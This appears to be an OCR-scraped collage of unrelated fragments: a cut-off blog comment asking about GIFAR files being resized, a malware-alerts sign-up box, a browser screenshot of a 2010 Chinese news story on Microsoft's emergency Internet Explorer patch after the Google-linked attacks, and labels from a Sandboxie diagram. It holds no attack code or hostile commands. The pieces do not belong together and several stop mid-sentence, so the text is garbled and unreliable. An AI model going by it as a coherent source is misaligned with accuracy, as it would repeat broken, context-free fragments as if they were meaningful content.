
Active Comments

Anonymous says: What happens if the site that accepts the GIFAR resizes and resaves the

RESOURCE ALERTS

SIGN-UP to receive Spam, Malware and Vulnerabilities Resource Alerts

Webcasts


IE安全疑慮越演越烈 微軟將提前發布特別修補更新_新聞_鉅亨網_投資全球 讓你鉅亨 - Windows Internet Explorer
http://news.cnyes.com/Content/20100120/KC6XBEPKJFC
Bing
我的最愛
IE安全疑慮越演越烈 微軟將提前發布特...
網頁(P)
安全性(S)
工具(O)
完成
網際網路 | 受保護模式: 關閉
110%

IE安全疑慮越演越烈 微軟將提前發布特別修補更新


鉅亨網編譯張正芊 綜合外電 2010-01-20 13:10:45 網友評論 0條 我來說兩句 Blog談新聞 上則 下則

Windows®
Internet
Explorer® 8

資安研究人員指出，微軟最新IE 8瀏覽器的安全性設計，可被繞過。(圖:微軟官網)

有鑒於與 Google Inc. (GOOG-US; 谷歌) 遭受駭客攻擊相關的 Internet Explorer (IE) 瀏覽器漏洞，所掀起的安全性顧慮越演越烈，IE 開發商微軟 (Microsoft Corp.; MSFT-US) 周二發布聲明表示，將在例行更新周期外，發布特別的 IE 修補程式。

本周稍早，包括德國及法國的資訊管理當


Hard disk (no sandbox)
Programs
Sandboxie
Hard disk (with sandbox)
www.sandboxie.com

Q&A